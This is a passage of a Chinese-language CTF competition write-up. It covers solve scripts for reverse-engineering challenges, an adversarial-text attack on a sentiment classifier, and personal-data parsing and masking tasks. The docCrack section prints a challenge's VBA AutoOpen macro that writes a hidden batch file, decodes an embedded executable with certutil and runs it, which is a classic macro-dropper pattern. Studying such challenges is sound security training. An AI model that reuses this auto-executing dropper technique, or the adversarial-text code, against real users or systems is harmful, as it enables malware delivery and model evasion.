81                          fregs[1] = box[op_0_2][fregs[0]]
82                  elif op_2_5 == 6:
83                          # print(f'fregs[0] = fregs[1]');
84                          fregs[0] = fregs[1]
85                          # print(f'fregs[1] = 0');
86                          fregs[1] = 0
87                  elif op_2_5 == 7:
88                          a(0xa4 | op_0_2)
89                          # print(f'fregs[4] += fregs[0] != 0')
90                          fregs[4] += fregs[0] != 0
91          else:
92                  assert False
93
94  def b(op):
95          op_1_3 = (op >> 1) & 3
96          op_3_5 = (op >> 3) & 3
97          op_5_6 = (op >> 5) & 1
98          op_6_8 = (op >> 6) & 3
```

```
 99         if op_6_8 == 0:
100                 # print(f'cregs[{2 * op_1_3}] = cregs[{2 * op_1_3 + 1}]')
101                 cregs[2 * op_1_3] = cregs[2 * op_1_3 + 1]
102                 # print(f'cregs[{2 * op_1_3 + 1}] = 0')
103                 cregs[2 * op_1_3 + 1] = 0
104                 # print(f'cregs[{2 * op_3_5}] = cregs[{2 * op_3_5 + 1}]')
105                 cregs[2 * op_3_5] = cregs[2 * op_3_5 + 1]
106                 # print(f'cregs[{2 * op_3_5 + 1}] = 0')
107                 cregs[2 * op_3_5 + 1] = 0
108         elif op_6_8 == 1:
109                 # print(f'cregs[{op_3_5 | (4 * op_5_6)}] = cregs[{op_1_3}]')
110                 cregs[op_3_5 | (4 * op_5_6)] = cregs[op_1_3]
111         elif op_6_8 == 2:
112                 if op_5_6:
113                         # print(f'fregs[{op_3_5}] = cregs[{2 * op_1_3}]')
114                         fregs[op_3_5] = cregs[2 * op_1_3]
115                 else:
116                         # print(f'cregs[{2 * op_1_3 + 1}] = fregs[{op_3_5}]')
117                         cregs[2 * op_1_3 + 1] = fregs[op_3_5]
118         elif op_6_8 == 3:
119                 # print(f'fregs[3] = {hex(op & 0x3f)}')
120                 fregs[3] = op & 0x3f
121         else:
122                 assert False
123
124 def c(op1, op2):
125         op1 &= 3
126         assert op2 <= 0xf
127         a(0x4c | op1)
128         b(0xa0 | (op2 << 1))
129         a(0x80)
130         a(0x40 | op1)
131         a(0x8c | op1)
132         a(0x64 | op1)
133         a(0x80)
134         a(0x60 | op1)
135         a(0x88 | op1)
136
137 def f(op1, op2):
138         op1_bytes = op1.to_bytes(4, 'little')
139
140         op2_0 = op2 & 0xff
141         op1_bytes_op2_0 = op1_bytes[op2_0]
142         b(0xc0 | (op1_bytes_op2_0 & 0x3f))
143         b(0x98 | ((((op1_bytes_op2_0 >> 6) + op2_0) & 3) << 1))
144
145         op2_1 = (op2 >> 8) & 0xff
```

```
        op1_bytes_op2_1 = op1_bytes[op2_1]
        b(0xc0 | (op1_bytes_op2_1 & 0x3f))
        b(0x98 | ((((op1_bytes_op2_1 >> 6) + op2_1) & 3) << 1))

        op2_2 = (op2 >> 16) & 0xff
        op1_bytes_op2_2 = op1_bytes[op2_2]
        b(0xc0 | (op2_2 & 0x3f))
        b(0x98 | ((((op2_2 >> 6) + op2_2) & 3) << 1))

        op2_3 = (op2 >> 24) & 0xff
        op1_bytes_op2_3 = op1_bytes[op2_3]
        b(0xc0 | (op2_3 & 0x3f))
        b(0x98 | ((((op2_3 >> 6) + op2_3) & 3) << 1))

        b(((op2_2 << 3) | (op2_3 << 1)) & 0xff)

        c(op2_0, op2_2)
        c(op2_1, op2_3)


        b(0xc0 | (op1_bytes_op2_2 & 0x3f))
        b(0x98 | ((op2_2 & 3) << 1))

        b(0xc0 | (op1_bytes_op2_3 & 0x3f))
        b(0x98 | ((op2_3 & 3) << 1))

        a(0x20 | (op1_bytes_op2_2 >> 6))
        a(0x24 | (op1_bytes_op2_3 >> 6))

        b(((op2_2 << 3) | (op2_3 << 1)) & 0xff)

        b(((op2_0 << 3) | (op2_1 << 1)) & 0xff)

        a(0x8c | op2_0)
        a(0xb8 | op2_0)
        a(0xac | op2_0)
        a(0x80)
        a(0xb4 | op2_0)
        a(0x98 | op2_0)
        b(0xa8 | (op2_0 << 1))
        a(0x84)
        b(0xa8 | (op2_2 << 1))
        a(0x00)
        a(0x9c)
        a(0x8c | op2_1)
        a(0xb8 | op2_1)
        a(0xac | op2_1)
```

```
        a(0x80)
        a(0xb4 | op2_1)
        a(0x98 | op2_1)
        b(0xa8 | (op2_1 << 1))
        a(0x84)
        b(0xa8 | ((op2_3 & 3) << 1))
        a(0x04)
        a(0x9c)

def bf(x, y, x_0, x_1):
        for i in range(0x40):
                for j in range(0x40):
                        load()
                        f(x | (i << (8 * x_0)) | (j << (8 * x_1)), y)
                        if fregs[4] == 0:
                                save()
                                return i, j
        assert False

values = [
        [0xB1000018, 0x3000201, 1, 2],
        [0xA4090000, 0x3020100, 0, 1],
        [0x2AA600, 0x2010003, 3, 0],
        [0x1B009E, 0x2000103, 3, 1],
        [0x570096, 0x2000103, 3, 1],
        [0xAD005D, 0x2000103, 3, 1],
        [0xAE750000, 0x2030100, 0, 1],
        [0x65AC00, 0x1020300, 0, 3],
        [0x8C09, 0x1000203, 3, 2],
        [0x76A0, 0x1000203, 3, 2],
        [0x472C0000, 0x2030100, 0, 1],
        [0x10000001, 0x30201, 1, 2],
        [0x7C000F, 0x20301, 1, 3],
        [0xBA0047, 0x20301, 1, 3],
        [0x953000, 0x1020003, 3, 0],
        [0x74009B00, 0x3010200, 0, 2],
        [0x2D00003F, 0x3000102, 2, 1],
        [0x9A2D, 0x1000203, 3, 2],
        [0x3187, 0x1000302, 2, 3],
        [0xBA43, 0x10302, 2, 3],
        [0x2C70, 0x1000302, 2, 3],
        [0x56004C00, 0x3010200, 0, 2]
]

flag_s = []
for value in values:
        flag_s.extend(bf(*value))
```

```
        print(flag_s)

flag = []
for i in range(0, len(flag_s), 4):
        flag.append(((flag_s[i + 0] << 2) | (flag_s[i + 1] >> 4)) & 0xff)
        flag.append(((flag_s[i + 1] << 4) | (flag_s[i + 2] >> 2)) & 0xff)
        flag.append(((flag_s[i + 2] << 6) | (flag_s[i + 3] >> 0)) & 0xff)

print(bytes(flag))
# c669733af3ce4459b88016420b81cb15

```

相比接下来的困难题和中等题，这题不该标简单吧

5.2 pic

比较简单，爆破 rc4 key 即可：

```python
def rc4_encrypt(key, plaintext):
    S = list(range(256))
    j = 0
    out = []

    # Key-scheduling algorithm (KSA)
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    # Pseudo-random generation algorithm (PRGA)
    i = j = 0
    for char in plaintext:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) % 256]
        out.append(char ^ k ^ 0x11)

    return bytes(out)

with open('flag.png.bak', 'rb') as f: data = f.read()

data_ = [i ^ 0x31 for i in data]

from tqdm import tqdm
from string import printable
```

```
28
29 # key = bytes.fromhex('3031373364')
30 # plaintext = rc4_encrypt(key, data_)
31 # print(key)
32 # if plaintext.startswith(b'\x89PNG\r\n\x1a\n'):
33 #     print(f"Key: {key.hex()}")
34 #     with open('real_flag.png', 'wb') as f: f.write(plaintext)
35
36 for i1 in printable:
37     for i2 in tqdm(printable):
38         for i3 in printable:
39             for i4 in printable:
40                 for i5 in printable:
41                     key = bytes([ord(i1), ord(i2), ord(i3), ord(i4), ord(i5)])
42                     plaintext = rc4_encrypt(key, data_)
43                     print(key)
44                     if plaintext.startswith(b'\x89PNG\r\n\x1a\n'):
45                         print(f"Key: {key.hex()}")
46                         exit()
47
48 # b'0173d'
49 # Key: 3031373364
```

> DASCTF{good_y0u_get_the_fffffflag!}

5.5 docCrack

解压 docm 拿到 VBA，用以下脚本反编译：

```
1 import oletools.olevba
2
3 def extract_vba_code(file_path):
4     vba_parser = oletools.olevba.VBA_Parser(file_path)
5
6     if vba_parser.detect_vba_macros():
7         for (filename, stream_path, vba_filename, vba_code) in
  vba_parser.extract_macros():
8             print("\n\nFound VBA code in file:", vba_filename)
```

```
            print("Code:\n", vba_code)

    vba_parser.close()

file_path = 'vbaProject.bin'
extract_vba_code(file_path)
```

去除掉所用的 `Debug.Print "Never Gonna Give U Up~~~"` 得到：

```
Sub AutoOpen()

    Set fso = CreateObject("Scripting.FileSystemObject")

    Set objShell = CreateObject("WScript.Shell")



    isContinue = 7

    temp = MsgBox("I?am???Vcke?!!!_I???m??Hac?er??!!???_am_Hac?er!!!_I_a?_????ok?r!!!", vbCritical, "Hacked_by_??????")

    Do

        inflag = InputBox("Give me your flag", "Hacked_by_??????")

        If inflag = "" Then

            inflag = "noflag"

        End If

        Result = ""

        For i = 1 To Len(inflag)

            res = Chr(Asc(Mid(inflag, i, 1)) Xor 7)

            Result = Result & res

        Next i
         tempPath = ThisDocument.Path & "\temp1"

        Set tempfile = fso.CreateTextFile(tempPath, True)

```

```
36          fso.GetFile(tempPath).Attributes = 2
37
38          tempfile.WriteLine xpkdb
39
40          tempfile.Close
41
42          ...
43
44          batPath = ThisDocument.Path & "\temp.bat"
45
46          Set batFile = fso.CreateTextFile(batPath, True)
47
48          fso.GetFile(batPath).Attributes = 2
49
50          batFile.WriteLine "@echo off"
51
52          batFile.WriteLine "cd /d " & ThisDocument.Path
53
54          batFile.WriteLine "certutil -decode temp1 temp|certutil -decode temp
    temp.exe"
55
56          batFile.WriteLine "del temp"
57
58          batFile.WriteLine "temp.exe " & """" & Result & """"
59
60          batFile.WriteLine "del temp.exe"
61
62          batFile.Close
63
64          Set objExec = objShell.Exec(batPath)
65
66          Set objStdOut = objExec.StdOut
67
68          Do While Not objStdOut.AtEndOfStream
69
70              output = Trim(objStdOut.ReadLine)
71
72          Loop
73
74          output = Left(output, Len(output))
75
76          StartTime = Timer
77
78          Do While Timer < StartTime + 1
79
80              DoEvents
81
```

```
        Loop

        fso.DeleteFile batPath

        fso.DeleteFile tempPath



        If output = "good" Then

            temp = MsgBox("good!!!", , "congratulations!!!")

            Exit Do

        Else

            temp = MsgBox("Sorry, U are wrong!!!", , "Hacked_by_??????")

            isContinue = MsgBox("Continue?", vbYesNo + vbQuestion, "Warning")

        End If

    Loop While isContinue = 6

End Sub
```

中间有一大段字符串，两次解码之后得到一个 PE 文件，逻辑非常简单：

```
v9 = [0] * 54

v9[0] = 0x10C0
v9[1] = 4480
v9[2] = 5376
v9[3] = 4352
v9[4] = 5312
v9[5] = 4160
v9[6] = 7936
v9[7] = 5184
v9[8] = 6464
v9[9] = 6528
v9[10] = 5632
v9[11] = 3456
v9[12] = 7424
v9[13] = 5632
v9[14] = 6336
```


```python
v9[15] = 6528
v9[16] = 6720
v9[17] = 6144
v9[18] = 6272
v9[19] = 7488
v9[20] = 6656
v9[21] = 7296
v9[22] = 7424
v9[23] = 2432
v9[24] = 2432
v9[25] = 2432
v9[26] = 5632
v9[27] = 4416
v9[28] = 3456
v9[29] = 7168
v9[30] = 6528
v9[31] = 7488
v9[32] = 6272
v9[33] = 5632
v9[34] = 3520
v9[35] = 6208
v9[36] = 5632
v9[37] = 4736
v9[38] = 6528
v9[39] = 6400
v9[40] = 7488
v9[41] = 3520
v9[42] = 5632
v9[43] = 5184
v9[44] = 3456
v9[45] = 0x1D40
v9[46] = 0x1C80
v9[47] = 0xC80
v9[48] = 0x1880
v9[49] = 0x1D00
v9[50] = 2432
v9[51] = 2432
v9[52] = 2432
v9[53] = 0x1E80

for i in range(0, 54):
    v9[i] = v9[i] >> 6
    v9[i] = v9[i] ^ 7
print(bytes(v9).decode('utf-8'))

# DASCTF{Vba_1s_dangerous!!!_B1ware_0f_Macr0_V1ru5es!!!}
```

5.6 你这主函数保真吗?

看样子只是简单的计算，离散余弦变换+ROT13

```
cip = [
  513.355,
  -37.7986,
  8.7316,
  -10.7832,
  -1.3097,
  -20.5779,
  6.98641,
  -29.2989,
  15.9422,
  21.4138,
  29.4754,
  -2.77161,
  -6.58794,
  -4.22332,
  -7.20771,
  8.83506,
  -4.38138,
  -19.3898,
  18.3453,
  6.88259,
  -14.7652,
  14.6102,
  24.7414,
  -11.6222,
  -9.754759999999999,
  12.2424,
  13.4343,
  -34.9307,
  -35.735,
  -20.0848,
  39.689,
  21.879,
  26.8296
]

import numpy as np

def dct1d(data):
    n = len(data)
    dct_result = np.zeros_like(data, dtype=float)
    for k in range(n):
```


```
        sum_val = 0
        for i in range(n):
            sum_val += data[i] * np.cos((np.pi / n) * (i + 0.5) * k)
        if k == 0:
            dct_result[k] = np.sqrt(1/n) * sum_val
        else:
            dct_result[k] = np.sqrt(2/n) * sum_val
    return dct_result

def idct1d(dct_data):
    n = len(dct_data)
    idct_result = np.zeros_like(dct_data, dtype=float)
    for i in range(n):
        sum_val = 0
        for k in range(n):
            if k == 0:
                coeff = np.sqrt(1/n)
            else:
                coeff = np.sqrt(2/n)
            sum_val += coeff * dct_data[k] * np.cos((np.pi / n) * (i + 0.5) * k)
        idct_result[i] = sum_val
    return idct_result
# 假设这是离散傅里叶变换后的结果

X = np.array(cip)
x = idct1d(X)
for i in range(len(x)):
    print(chr(int(round(x[i]))), end='')
```



6 - AI

6.1 NLP_Model_Attack

对抗样本




```python
import torch
import tqdm
from transformers import AutoTokenizer, AutoModelForSequenceClassification
from sklearn.metrics.pairwise import cosine_similarity
from Adversary import Adversary
from sklearn.metrics import accuracy_score
gen = Adversary(verbose=True, output='Output/')

ra=-0.1

def adv_text(texts_original):
    texts_generated = gen.generate(texts_original, text_sample_rate=2.0, word_sample_rate=0.9,
                           attacks={'synonym': 0.5+ra, 'change_case': 0.8+ra, 'letter_to_symbol': 0.5+ra, 'delete_characters': 0.3+ra})
    return texts_generated[1][0]
# 检查是否有可用的GPU
device = torch.device("cuda" if torch.cuda.is_available() else "cpu")

# 加载模型和分词器
model_name = "Sentiment_classification_model"  # 模型的路径
tokenizer = AutoTokenizer.from_pretrained(model_name)
model = AutoModelForSequenceClassification.from_pretrained(model_name)

# 将模型移动到GPU
```

```
model.to(device)
def verify_similarity(original, modified, model, tokenizer):
    # 确保模型处于评估模式
    model.eval()

    # 对原始文本和修改后的文本进行编码
    original_encoding = tokenizer(original, return_tensors='pt', padding=True, truncation=True, max_length=512).to(device)
    modified_encoding = tokenizer(modified, return_tensors='pt', padding=True, truncation=True, max_length=512).to(device)

    with torch.no_grad():
        # 获取原始文本的隐藏状态
        original_outputs = model.distilbert(**original_encoding)
        original_hidden_state = original_outputs.last_hidden_state.mean(dim=1)

        # 获取修改后文本的隐藏状态
        modified_outputs = model.distilbert(**modified_encoding)
        modified_hidden_state = modified_outputs.last_hidden_state.mean(dim=1)

    # 计算余弦相似度
    similarity = cosine_similarity(original_hidden_state.cpu().numpy(),
                                   modified_hidden_state.cpu().numpy())[0][0]

    return similarity
# 文本数据加载
import pandas as pd
fail_list=[]
# 假设 original_text.csv 文件位于同一目录下
df = pd.read_csv("original_text.csv")
texts = df['text'].tolist()  # 假设 CSV 文件中包含一个 'text' 列
inputs = tokenizer(texts, padding=True, truncation=True, return_tensors="pt").to(device)
with torch.no_grad():
    outputs = model(**inputs)
    original_predictions = torch.argmax(outputs.logits, dim=-1).cpu().tolist()

adv_texts = []
similarities = []
label_reversed = False  # 初始化标签反转标志

for i, t in enumerate(tqdm.tqdm(texts)):
    try_n=0
    while True:
        try_n+=1
        adv_t = adv_text([t])
        #print(adv_t )
```

```
        similarity = verify_similarity(t, adv_t, model, tokenizer)
        if similarity >= 0.75:

            # 对对抗文本进行推理
            adv_inputs = tokenizer([adv_t], padding=True, truncation=True, return_tensors="pt").to(device)
            with torch.no_grad():
                adv_outputs = model(**adv_inputs)
                adv_prediction = torch.argmax(adv_outputs.logits, dim=-1).cpu().item()
                #print(adv_prediction)
            # 检查标签是否反转
            #print(original_predictions[i])
            if adv_prediction != original_predictions[i]:
                label_reversed = True
                #print(f"Label reversed for text[{i}]")
                adv_texts.append(adv_t)
                break
            print(f'{i} fail on adv, {try_n}')
        else:
            print(f'{i} fail on 0.75, {try_n}')
        if try_n>=1000:
            fail_list.append(i)
            adv_texts.append(adv_t)
            break


df['attacked_text'] = adv_texts

# 只保留 'id' 和 'attacked_text' 列
final_df = df[['id', 'attacked_text']]

# 将结果保存到 CSV 文件
final_df.to_csv("adv_text.csv", index=False)
print(f"对抗样本生成已完成,攻击成功率为{100-len(fail_list)}%")

```

---

7 - 数据安全

7.1 data-analy1

```
with open("person_data.csv", "r", encoding="utf-8") as f:
```

```
    d = f.read()

lines = d.split("\n")

solved_data = []
cnt = 0

for line in lines[1:]:
    if line == "":
        continue
    cnt += 1
    data = line.split(",")
    new_data = {}
    for block in data:
        if cnt < 11:
            print(block, end=" ")
        if block == "男" or block == "女":
            new_data["sex"] = block
        elif len(block) == 8 and block.isdigit():
            new_data["birthday"] = block
        elif len(block) == 18 and all(c.isdigit() for c in block[:-1]) and (block[-1] == "X" or block[-1].isdigit()):
            new_data["id"] = block
        elif len(block) == 11 and block.isdigit():
            new_data["phone"] = block
        elif len(block) == 32 and all(c in "0123456789abcdef" for c in block):
            new_data["md5"] = block
        elif block == str(cnt):
            new_data["other"] = block
        # 如果全是中文，就是姓名
        elif all('\u4e00' <= char <= '\u9fff' for char in block):
            new_data["name"] = block
        # 如果是数字+字母，就是用户名
        else:
            new_data["username"] = block
    if cnt < 11:
        print()
    solved_data.append(new_data)

print(solved_data[:11])
with open("solved_data.csv", "w", encoding="utf-8") as f:
    f.write(lines[0] + "\n")
    for data in solved_data:
        f.write(f"{data.get('other', '')},{data.get('username', '')},{data.get('md5', '')},{data.get('name', '')},{data.get('sex', '')},{data.get('birthday', '')},{data.get('id', '')},{data.get('phone', '')}\n")
```

7.2 data-analy2

先把流量包中的json数据全部提取出来：tshark -r data.pcapng -Y "_ws.col.info == \"POST / HTTP/1.1 , JSON (application/json)\"" -T fields -e http.file_data > output.txt

然后把不合法的给拿出来就行了

```
import json

with open("output.txt", "r") as f:
    d = f.read()

# 每行都是hex数据，例如：7b226e616d65223
lines = d.split("\n")

dataList = []
notValid = []

def isValidIdCard(idcard):
    if not len(idcard) == 18:
        return False
    if not all(c.isdigit() for c in idcard[:-1]):
        return False
    if not (idcard[-1] == "X" or idcard[-1].isdigit()):
        return False
    times = [7, 9, 10, 5, 8, 4, 2, 1, 6, 3, 7, 9, 10, 5, 8, 4, 2]
    s = 0
    for i in range(17):
        s += int(idcard[i]) * times[i]
    end = "10X98765432"
    if not end[s % 11] == idcard[-1]:
        return False
    return True

for line in lines:
    if line == "":
        continue
    # 将hex数据转换为字符串
    data = json.loads(bytes.fromhex(line).decode())
    # 先确定data必须有username，name，sex，birth，idcard，phone。
    if not (("username" in data) and ("name" in data) and ("sex" in data) and ("birth" in data) and ("idcard" in data) and ("phone" in data)):
        notValid.append(data)
        continue
    # 然后判断username是否符合要求，只能由数字和字母组成
    if not all(c.isalnum() for c in data["username"]):
        notValid.append(data)
```

```
        continue
    # 然后判断姓名，姓名只能由中文组成
    if not all('\u4e00' <= char <= '\u9fff' for char in data["name"]):
        notValid.append(data)
        continue
    # 然后判断性别，只能是男或女
    if not data["sex"] in ["男", "女"]:
        notValid.append(data)
        continue
    # 然后判断生日，生日必须是8位数字
    if not (len(data["birth"]) == 8 and data["birth"].isdigit()):
        notValid.append(data)
        continue
    # 然后判断身份证号
    if not isValidIdCard(data["idcard"]):
        notValid.append(data)
        continue
    # 然后判断手机号，手机号b必须是11位数字，并且前3位必须在指定集合中
    firstThree = [734, 735, 736, 737, 738, 739, 747, 748, 750, 751, 752, 757,
758, 759, 772,
778, 782, 783, 784, 787, 788, 795, 798, 730, 731, 732, 740, 745, 746, 755,
756, 766, 767, 771, 775, 776, 785, 786, 796, 733, 749, 753, 773, 774, 777,
780, 781, 789, 790, 791, 793, 799]
    if not (len(data["phone"]) == 11 and data["phone"].isdigit() and
int(data["phone"][:3]) in firstThree):
        notValid.append(data)
        continue
    # 身份证号倒数第二位奇偶必须与性别相同
    if (int(data["idcard"][-2]) % 2 == 1 and data["sex"] == "女") or
(int(data["idcard"][-2]) % 2 == 0 and data["sex"] == "男"):
        notValid.append(data)
        continue
    # 身份证号第7-14位必须是生日
    if not data["idcard"][6:14] == data["birth"]:
        notValid.append(data)
        continue
    dataList.append(data)

with open("out2.csv", "w", encoding="utf-8") as f:
    f.write("username,name,sex,birth,idcard,phone\n")
    for data in notValid:
        f.write(f"{data['username']},{data['name']},{data['sex']},
{data['birth']},{data['idcard']},{data['phone']}\n")
```

7.3 data-analy3

从error.log中获取信息，然后处理就可以了。

信息有3种返回，1种是不通过，1种是通过会给出用户的密码，1种是更新信息成功，也会给密码，分别处理就可以了。

```
import re
import hashlib
from urllib import parse

with open("error.log", "r") as f:
    d = f.read()

lines = d.split("\n")
data = []

def md5(s):
    return hashlib.md5(s.encode()).hexdigest()

cnt = 0
clientTrace = {}

for line in lines:
    if line == "":
        continue
    client = re.search(r"\[client (([0-9\.]*):\d+)\]", line).group(1)
    if "username=" in line and "idcard=" in line and "phone=" in line and "name=" in line:
        username = re.search(r"username=(.*?)&", line).group(1)
        name = re.search(r"&name=(.*?)&", line).group(1)
        name = parse.unquote(name)
        idcard = re.search(r"idcard=(.*?)&", line).group(1)
        phone = re.search(r"phone=(.*?)$", line).group(1)
        clientTrace[client] = {"username": username, "name": name, "idcard": idcard, "phone": phone}
    # 新建信息成功
    if "\\xe6\\x82\\xa8\\xe7\\x9a\\x84\\xe4\\xbf\\xa1\\xe6\\x81\\xaf\\xe5\\xbd\\x95\\xe5\\x85\\xa5\\xe6\\x88\\x90\\xe5\\x8a\\x9f\\xef\\xbc\\x81\\n\\xe6\\x82\\xa8\\xe7\\x9a\\x84\\xe5\\xaf\\x86\\xe7\\xa0\\x81\\xe4\\xb8\\xba:" in line:
        password = re.search(r"\\xe6\\x82\\xa8\\xe7\\x9a\\x84\\xe4\\xbf\\xa1\\xe6\\x81\\xaf\\xe5\\xbd\\x95\\xe5\\x85\\xa5\\xe6\\x88\\x90\\xe5\\x8a\\x9f\\xef\\xbc\\x81\\n\\xe6\\x82\\xa8\\xe7\\x9a\\x84\\xe5\\xaf\\x86\\xe7\\xa0\\x81\\xe4\\xb8\\xba: (.*)\\n", line).group(1)
        clientTrace[client]["password"] = password
        data.append(clientTrace[client])
```

```
        del clientTrace[client]
        cnt += 1
    # 更新信息成功
    if "\\xe6\\x82\\xa8\\xe7\\x9a\\x84\\xe4\\xbf\\xa1\\xe6\\x81\\xaf\\xe6\\x9b\\xb4\\xe6\\x96\\xb0\\xe6\\x88\\x90\\xe5\\x8a\\x9f\\xef\\xbc\\x81\\n\\xe6\\x82\\xa8\\xe7\\x9a\\x84\\xe5\\xaf\\x86\\xe7\\xa0\\x81\\xe4\\xb8\\xba:" in line:
        password = re.search(r"\\xe6\\x82\\xa8\\xe7\\x9a\\x84\\xe4\\xbf\\xa1\\xe6\\x81\\xaf\\xe6\\x9b\\xb4\\xe6\\x96\\xb0\\xe6\\x88\\x90\\xe5\\x8a\\x9f\\xef\\xbc\\x81\\n\\xe6\\x82\\xa8\\xe7\\x9a\\x84\\xe5\\xaf\\x86\\xe7\\xa0\\x81\\xe4\\xb8\\xba: (.*)\\n", line).group(1)
        clientTrace[client]["password"] = password
        for d in data:
            if d["username"] == clientTrace[client]["username"]:
                d["name"] = clientTrace[client]["name"]
                d["idcard"] = clientTrace[client]["idcard"]
                d["phone"] = clientTrace[client]["phone"]
                d["password"] = clientTrace[client]["password"]
        del clientTrace[client]
        cnt += 1

def deal_username(u):
    if len(u) == 2:
        return u[0] + "*"
    return u[0] + "*" * (len(u) - 2) + u[-1]

def deal_idcard(idcard):
    return "*" * 6 + idcard[6:10] + "*" * 8

def deal_phone(phone):
    return phone[:3] + "*" * 4 + phone[-4:]

def deal_password(password):
    return md5(password)

with open("person_data.csv", "w", encoding="utf-8") as f:
    f.write("username,password,name,idcard,phone\n")
    for d in data:
        f.write(f"{deal_username(d['username'])},{deal_password(d['password'])},{deal_username(d['name'])},{deal_idcard(d['idcard'])},{deal_phone(d['phone'])}\n")
```